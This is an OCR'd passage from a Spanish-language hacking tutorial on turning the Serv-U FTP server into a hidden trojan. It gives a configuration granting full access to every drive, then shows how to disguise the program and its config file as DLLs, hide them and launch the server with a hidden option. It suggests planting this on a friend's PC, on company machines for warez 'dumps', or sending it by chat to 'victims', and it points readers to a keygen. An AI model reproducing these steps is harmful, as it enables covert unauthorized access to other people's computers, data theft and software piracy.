LogFileDirtyDetails=OFF
LogFileAccessDLL=OFF
Logging=ON
IPLog=0
StartIconic=Yes
StartMaximized=No
ShowToolBar=Yes
ShowBmpMenus=Yes
[USER=minidump]
Password=bmj4CV/eVvSIQ
HomeDir=c:\
Access1=z:\,RWAMCDLEP
Access2=y:\,RWAMCDLEP
Access3=x:\,RWAMCDLEP
Access4=w:\,RWAMCDLEP
Access5=v:\,RWAMCDLEP
Access6=u:\,RWAMCDLEP
Access7=t:\,RWAMCDLEP
Access8=s:\,RWAMCDLEP
Access9=r:\,RWAMCDLEP
Access10=q:\,RWAMCDLEP
Access11=p:\,RWAMCDLEP
Access12=o:\,RWAMCDLEP
Access13=n:\,RWAMCDLEP
Access14=m:\,RWAMCDLEP
Access15=l:\,RWAMCDLEP
Access16=k:\,RWAMCDLEP
Access17=j:\,RWAMCDLEP
Access18=i:\,RWAMCDLEP
Access19=h:\,RWAMCDLEP
Access20=g:\,RWAMCDLEP
Access21=f:\,RWAMCDLEP
Access22=e:\,RWAMCDLEP
Access23=d:\,RWAMCDLEP
Access24=c:\,RWAMCDLEP
```

Estas tres líneas las cambiaremos :)

```
StartIconic=Yes
ShowToolBar=Yes
ShowBmpMenus=Yes
```

Y quedarán así:

```
StartIconic=No
ShowToolBar=No
ShowBmpMenus=No
```


Con esto conseguimos ser un poco menos "llamativos".

ADVERTENCIA: Una vez modificado el archivo de configuración de la forma mencionada, en algunos sistemas sigue apareciendo una advertencia respecto a la antigüedad del Serv-U. Para eliminar esta advertencia debemos registrar el programa, es decir, comprarlo para que nos envíen una clave de registro. Pero como es antiguo no os lo darán, así que unos señores han hecho un keymaker (generador de números de registro). Lo encontrareis en WWW.ASTALAVISTA.COM (aprended a utilizar esa Web:). Recuerda que si registras el Serv-U de esta manera estás cometiendo un delito, pero nosotros debemos mostrarte todas las alternativas :))

Una vez pagues por el programa y os envíen el código de registro (si es que lo consigues), abre el Serv-U, ves al Menú Help --> Register Serv-U y pulsa Enter Key. Introduce el código, pulsa OK, reinicia el Serv-U y ya está registrado.

7.-Ocultando el Serv-U 2.5e PARTE I

Bien, vamos a iniciar el Serv-U por línea de comandos para poder ocultarlo.
Inicio --> Accesorios --> Símbolo del sistema <Nos aparecerá lo que denominamos **Shell del Sistema**, una ventana en negro con un cursor parpadeando que parece estar esperando nuestras instrucciones :)>



- Escribimos **C:** y pulsamos Enter (esto nos conduce a nuestro disco C:)
- Después escribimos **cd \seru** y pulsamos Enter (esto nos hace entrar en el directorio **seru**).
- Después escribimos **dir /a *.*** y pulsamos Enter (esto nos muestra todos los archivos que hay en **c:\seru** incluidos los ocultos).
- Ahora escribimos **amdset.exe -h** y pulsamos Enter.

¿Qué ha pasado? ¿nada? Pues te equivocas, estás ejecutando el Serv-U… ¿Qué no te lo crees? Pues prueba a entrar, abre el navegador y escribe
ftp://minidump:dumping@127.0.0.1:2320
Verás que tienes acceso a todo el disco C: Ojo, porque si tenéis una unidad D (un disco duro o una partición D) NO podrás acceder a esa unidad desde el Internet Explorer (bueno, si pero no directamente, así que utiliza el FlashFXP y verás que entonces SI consigues acceso a todas las unidades).
Para saber más sobre FXP mira el artículo FlashFXP en este mismo cuaderno.

7.- Ocultando el Serv-U 2.5e PARTE II

Volvamos a nuestra carpeta c:\seru y picamos el botón derecho sobre **amdset.exe**. Se abrirá una ventana, miramos en atributos y marcamos Archivo y Oculto. Hacemos lo mismo con **SERV-U.INI**

A SABER:
Cuando cambiamos el atributo de un archivo a Oculto, quizás desaparezca de tu vista :) Eso significa que tu Windows está muy mal configurado. Cualquier administrador o persona que se precie, al instalar un sistema deberá cambiar lo que sea necesario para poder VER y ACCEDER a TODO EL SISTEMA.
Para poder ver los archivos Ocultos y de Sistema en Windows XP haced lo siguiente:
- Ir a Inicio --> Panel de Control --> Opciones de Carpeta --> Pestaña
- En Configuración Avanzada
** Marcar Mostrar todos los archivos y carpetas ocultos*
** Marcar Mostrar con otro color los archivos NTFS o comprimidos o cifrados*
** Marcar Mostrar contenido de las carpetas de sistema*
** Desmarcar Ocultar archivos protegidos del sistema del sistema operativo*
** Desmarcar Ocultar las extensiones de archivo para tipos de archivos conocidos)*


Ahora renombramos el amdset.exe a amdset.dll (un buen nombre para ocultarlo ¿verdad?) ¿Qué ha pasado? Pues que hemos perdido el icono :) Si, si, ya se que ahora no es un exe y no puede ejecutarse… jeje, muy novato tienes que ser para pensar eso :)

Antes de ejecutarlo (después te explico como)

vamos a renombrar el SERV-U.INI a, por ejemplo, **fastscsi.dll** (je, je, a ver quien es el guapo que ve este archivo en su ordenador y sospecha de él :). No te olvides de ponerle la propiedad de oculto (igual que hicimos con **el amdset.exe**)

Ya estamos preparados. Solo un apunte, el Serv-U (ahora amdset.dll) necesita un archivo de configuración y por defecto llama al archivo SERV-U.INI (eso ya lo comentamos anteriormente). Pero ahora, si ejecutamos el amdset.dll, al no encontrar el archivo de configuración llamado SERV-U.INI creará uno nuevo llamado SERVU-INI… y eso no nos interesa. Así que vamos a iniciar el Serv-U (ahora amdset.dll) diciéndole que utilice como archivo de configuración el fastscsi.dll (nuestro SERV-U.INI renombrado) :) y con una opción especial -h que oculta el Servidor FTP.

Abrimos La Consola de Windows (el SHELL del sistema, Inicio --> Accesorios --> Símbolo del Sistema), vamos al directorio **c:** (escribimos **c:** y pulsamos **Enter**), entramos en el directorio **c:\seru** (escribimos **cd seru** y pulsamos **Enter**) y por ultimo escribimos la siguiente instrucción:
start amdset.dll fastscsi.dll -h y pulsamos **Enter.**



Ya está, ya tenemos otra forma un poco más elegante de hacer correr nuestro troyano. Por cierto, si eres curioso escribe **start /?** y pulsa Enter, verás las posibilidades del comando start :)

LA VOZ DEL SABER 1. Advertencia para los Lamers:
Hemos conseguido ocultar el Serv-U, ya no tenemos constancia visual de su existencia pero, por favor, no os creáis que esto es "el no va mas", permitidme que me ría y os diga que esto no deja de ser una chapucilla ¿vale? Esto va para los lamercillos, esos que se creen que ya han conseguido el nirvana a base de botellón y pastillas. Pues que te quede claro: No has conseguido ocultar el proceso (aunque ahora ya no se llama serv-u.exe), No has conseguido ni mucho menos ocultarte de un netstat (faltaría mas, eso dista años luz de tus limitadas posibilidades), No has conseguido hacer desaparecer el amdset.dll (mediante por ejemplo un "streaming" de archivo). Hay muchas maneras de ocultar un archivo, no digamos ya usando "rootkits" y demás, vamos, que no se te suban a la cabeza las posibilidades que brinda este artículo, porque cualquier administrador con dos dedos de frente se te comerá vivo.

LA VOZ DEL SABER 2: Advertencia para los curiosos.
La curiosidad es la semilla de la genialidad, creo que el hombre seguiría a cuatro patas si nuestra raza no tuviese ese maravilloso instinto que es la curiosidad. Dicen que la curiosidad mató al gato, pero el gato tiene siete vidas y el hombre solo una, así que, se prudente y practica con lo que te enseñemos sin hacer daño a nadie y con el único objetivo de aprender mas y mas y mas. Esto es el principio, el primer escalón de una infinita estela de escarpadas colinas, se prudente y ten paciencia, ya llegará el momento en que puedas saltar las montañas de tres en tres, por ahora sube peldaño a peldaño y empieza a ejercitar tus músculos… deja que los lamercillos se crean que pueden saltar precipicios, se mas listo que ellos y un día, verás como vuelas libre por encima de los cadáveres de miles de idiotas que se creyeron dioses. No pierdas nunca tu curiosidad, no pierdas nunca tu humildad y comparte tus conocimientos con los que son como tú… dale la espalda a los soberbios e ignora a los que se regodean de sus conocimientos, porque no hay nada más ridículo que un mono que se cree sabio. Un abrazo a todos los curiosos!!!

P.D. Dejamos para otro artículo el ocultamiento avanzado de archivos, el ocultamiento avanzado de conexiones y el "asentamiento" de procesos en el inicio del sistema. De hecho no lo dejamos para otro artículo, sino para cientos de ellos, porque la lista de métodos y la explicación exhaustiva de los mismos ocuparían varias bibliotecas.
Es curioso, hoy en día hay bibliotecas de todo tipo, incluso asociaciones que se dedican a traducir y almacenar hasta el último detalle de temas tan inútiles (desde mi punto de vista) como "los famosos del cine" o "los amantes de Isabel la Católica"... en cambio no existe (que yo sepa) ninguna "biblioteca del hack"... si, es verdad que hay muchos libros, miles de papers, infinitos documentos... pero no una organización que almacene, ordene, conserve y administre de forma adecuada esos recursos. Algún día, todo llegará :) (eso espero).

8.- Ideas:

* Infección Directa:

- Coges un disquete (de esos de toda la vida) y le copias el ejecutable y el INI (que ahora se llaman amdset.dll y fastscsi.dll)

- Vas a casa de cualquier coleguilla y le copias los archivos en el directorio de Windows (normalmente c:\windows) o donde tú quieras.

- Después le abres la consola y ejecutas el serv-u escribiendo:

Start amdset.dll fastscsi.dll -h. Esta instrucción deberás ejecutarla desde la misma carpeta donde le has introducido los archivos ¿vale? En caso de ser la carpeta c:\windows, antes deberemos ir al directorio c:\windows en modo consola. Eso ya os lo hemos descrito antes.

- Después vuelves a tu casa y te conectas al servidor que le has instalado a tu amigo igual que antes, es decir ftp://minidump:dumping@127.0.0.1:2320 PERO en lugar de 127.0.0.1 debes poner la IP de tu amigo... ¿Cómo la consigues?... Sencillo, antes de abandonar su casa, desde la consola escribes **ipconfig /all** y después de pulsar Enter te apuntas en un papel el número que aparece a la derecha de Dirección IP. Esa será la IP que deberás poner en lugar de 127.0.0.1

* Creando Dumps:
En el mundillo de los Grupos Warez (que se dedican a "compartir/piratear" software), se llama Dump a la introducción de un Servidor FTP en un equipo remoto (por ejemplo en un ordenador de Microsoft) y a su activaciónde forma oculta tal y como os hemos enseñado :). ¿Qué ganamos con esto?
Pues para empezar nos permite "updatar" (subir) software a ese equipo y que otras personas puedan descargárselo. Es una manera de piratear todo tipo de archivos y, lo más importante, utilizando la conexión a Internet del equipo remoto (normalmente una compañía con una buena conexión :)
Para poder "instalar" el Serv-U en un equipo remoto sobre el que no tenemos privilegios hay que utilizar técnicas de hacking que ya estudiaremos :

* Empaquetando:
Podemos meter los dos archivos del Serv-U en un único ejecutable y junto a un par de modificaciones enviarlo por CHAT a posibles victimas e instarles a ejecutarlo :)

* Y mil cosas más :) Poco a poco :)

9.- Resumen.

Hemos aprendido a:

- Instalar un Servidor FTP.
- Diferenciar entre un Servidor FTP y un Cliente FTP; así como los programas a utilizar para cada caso.
- La nomenclatura para el acceso a Servidores FTP.
- La diferencia entre un programa, su interfaz gráfica y su configuración.
- Algunos conceptos de IP y sus implicaciones.
- Primeros intentos de FXP.
- Ocultación simple de ficheros (cambio de nombre y propiedades).
- Acceso al Shell del sistema (línea de comandos).
- Ejecución del Serv-U por línea de comandos añadiendo fichero de configuración.
- Ejecución del Serv-U con opciones (-h para la ocultación)
- Ejecución de ficheros no ejecutables mediante el comando Start
- Algunas cosas mas :)